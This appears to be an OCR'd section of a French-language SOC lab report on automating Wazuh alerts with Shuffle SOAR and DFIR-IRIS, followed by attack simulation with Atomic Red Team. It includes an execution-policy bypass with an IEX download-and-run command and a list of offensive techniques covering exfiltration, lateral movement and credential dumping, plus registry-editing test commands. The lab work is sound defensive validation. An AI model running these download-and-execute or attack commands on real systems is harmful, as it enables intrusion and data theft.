Workflows › create ticket / case
Webhook 1
REFRESH RUNS
Activate Windows
Go to Settings to activate Windows.

All Workflow Runs

```
09/07/2024, 14:37:13   1 / 0 / 1
09/07/2024, 14:36:45   1 / 0 / 1
09/07/2024, 14:35:43   1 / 0 / 1
09/07/2024, 14:32:31   1 / 0 / 1
09/07/2024, 14:32:01   1 / 0 / 1
09/07/2024, 14:30:19   1 / 0 / 1
```

Figure 135: Test de l' automatisation du workflow



Execution Argument


Execution Argument

Debug: You can't use localhost in apps. Use the external ip or url of the server instead

```
"Results for Execution Argument" : { 8 items
  "severity" : 3
  "pretext" : "WAZUH Alert"
  "title" :
  "Windows Defender: Antimalware platform detected potentially
  unwanted software ()"
  "text" : NULL
  "rule_id" : "62123"
  "timestamp" : "2024-07-09T17:37:07.966-0400"
  "id" : "1720561027.6308586"
  "all_fields" : { 8 items
    "timestamp" : "2024-07-09T17:37:07.966-0400"
```

Figure 136: alert recus via Wazuh dans Shuffle SOAR

Now that we have set up the webhook shuffle to repeat back the alert, let's add an IRIS v2 object to create a new ticket:



Find Actions: Add a new case

Parameters

Apikey: ••

Url: https://192.168.11.108:8443

Headers

Figure 137: ajout et configuration des connections DFIR-IRIS

We can also automate yara scans for linux machines :




Figure 138: automatisation de scans yara pour les machines linux

We can also automate insights on our IOC s:




Figure 139:automatisation de l'enrichissement de l'inteligence sur les IOC

And also automate alerting for multiple plateforms like in ElastAlert:





Figure 140:Automatisation de l'envoie des Alerts via telegram,team,email,discord....

Example for email for an alert level 12:




□ ☆ Shuffle Email App 2 Sent by email app: THIS is an ALERT !!!! - lmao

Figure 141:example d'alert via Gmail

Attacks simmulation with Atomic Redteam

Liens: -https://github.com/redcanaryco/invoke-atomicredteam/wiki/Installing-Invoke-AtomicRedTeam
-https://atomicredteam.io/atomics/#collection

Intstalation:




```
PS C:\Users\Administrateur> powershell -ExecutionPolicy bypass
>>
Windows PowerShell
Copyright (C) Microsoft Corporation. Tous droits réservés.

Testez le nouveau système multiplateforme PowerShell https://aka.ms/pscore6

PS C:\Users\Administrateur> IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/redcanaryco
/invoke-atomicredteam/master/install-atomicredteam.ps1')
PS C:\Users\Administrateur> IEX (IWR 'https://raw.githubusercontent.com/redcanaryco/invoke-atomicredteam/master/install-
atomicredteam.ps1' -UseBasicParsing);
>> Install-AtomicRedTeam -getAtomics -Force -noPayloads
Reading the Atomic Red Team repo into a memory stream. This could take up to 3 minutes.
```

Figure 142: installation Atomic Redteam


We can execute all tests :

```
Invoke-AtomicTest All –ShowDetailsBrief
```



```
T1016.002-1 Enumerate Stored Wi-Fi Profiles And Passwords via netsh
T1018-1 Remote System Discovery - net

 Running Obfuscated Files or Information: Binary Padding Technique
    Progress:
    [oooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooooo]

T1018-9 Remote System Discovery - adidnsdump
T1018-10 Adfind - Enumerate Active Directory Computer Objects
T1018-11 Adfind - Enumerate Active Directory Domain Controller Objects
T1018-16 Enumerate domain computers within Active Directory using DirectorySearcher
T1018-17 Enumerate Active Directory Computers with Get-AdComputer
T1018-18 Enumerate Active Directory Computers with ADSISearcher
T1018-19 Get-DomainController with PowerView
T1018-20 Get-WmiObject to Enumerate Domain Controllers
T1018-21 Remote System Discovery - net group Domain Controller
T1018-22 Enumerate Remote Hosts with Netscan
T1020-1 IcedID Botnet HTTP PUT
T1020-2 Exfiltration via Encrypted FTP
T1021.001-1 RDP to DomainController
T1021.001-2 Changing RDP Port to Non Standard Port via Powershell
T1021.001-3 Changing RDP Port to Non Standard Port via Command_Prompt
T1021.001-4 Disable NLA for RDP via Command Prompt
T1021.002-1 Map admin share
T1021.002-2 Map Admin Share PowerShell
T1021.002-3 Copy and Execute File with PsExec
T1021.002-4 Execute command writing output to local Admin Share
T1021.003-1 PowerShell Lateral Movement using MMC20
T1021.003-2 PowerShell Lateral Movement Using Excel Application Object
Found 0 atomic tests applicable to windows platform for Technique T1021.004
Found 0 atomic tests applicable to windows platform for Technique T1021.005
T1021.006-1 Enable Windows Remote Management
T1021.006-2 Remote Code Execution with PS Credentials Using Invoke-Command
T1021.006-3 WinRM Access with Evil-WinRM
T1027-2 Execute base64-encoded PowerShell
T1027-3 Execute base64-encoded PowerShell from Windows Registry
T1027-4 Execution from Compressed File
T1027-5 DLP Evasion via Sensitive Data in VBA Macro over email
T1027-6 DLP Evasion via Sensitive Data in VBA Macro over HTTP
T1027-7 Obfuscated Command in PowerShell
T1027-9 Snake Malware Encrypted crmlog file
```


Figure 143: execution des Tests



```
PS C:\Users\Administrateur> Invoke-AtomicTest T1123 -ShowDetails
>>
PathToAtomicsFolder = C:\AtomicRedTeam\atomics

[********BEGIN TEST*******]
Technique: Audio Capture T1123
Atomic Test Name: using device audio capture commandlet
Atomic Test Number: 1
Atomic Test GUID: 9c3ad250-b185-4444-b5a9-d69218a10c95
Description: [AudioDeviceCmdlets](https://github.com/cdhunt/WindowsAudioDevice-Powershell-Cmdlet)

Attack Commands:
Executor: powershell
ElevationRequired: False
Command:
powershell.exe -Command WindowsAudioDevice-Powershell-Cmdlet
[!!!!!!!!END TEST!!!!!!!]


[********BEGIN TEST*******]
Technique: Audio Capture T1123
Atomic Test Name: Registry artefact when application use microphone
Atomic Test Number: 2
Atomic Test GUID: 7a21cce2-6ada-4f7c-afd9-e1e9c481e44a
Description: [can-you-track-processes-accessing-the-camera-and-microphone](https://svch0st.medium.com/can-you-track-proc
esses-accessing-the-camera-and-microphone-7e6885b37072)

Attack Commands:
Executor: command_prompt
ElevationRequired: False
Command:
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\CapabilityAccessManager\ConsentStore\microphone\NonPackaged\C:#Wi
ndows#Temp#atomic.exe /v LastUsedTimeStart /t REG_BINARY /d a273b6f07104d601 /f
reg add HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\CapabilityAccessManager\ConsentStore\microphone\NonPackaged\C:#Wi
ndows#Temp#atomic.exe /v LastUsedTimeStop /t REG_BINARY /d 96ef514b7204d601 /f

Cleanup Commands:
```

Figure 144: execution d'un test specific

We can see requirements using -checkPrereqs flag :

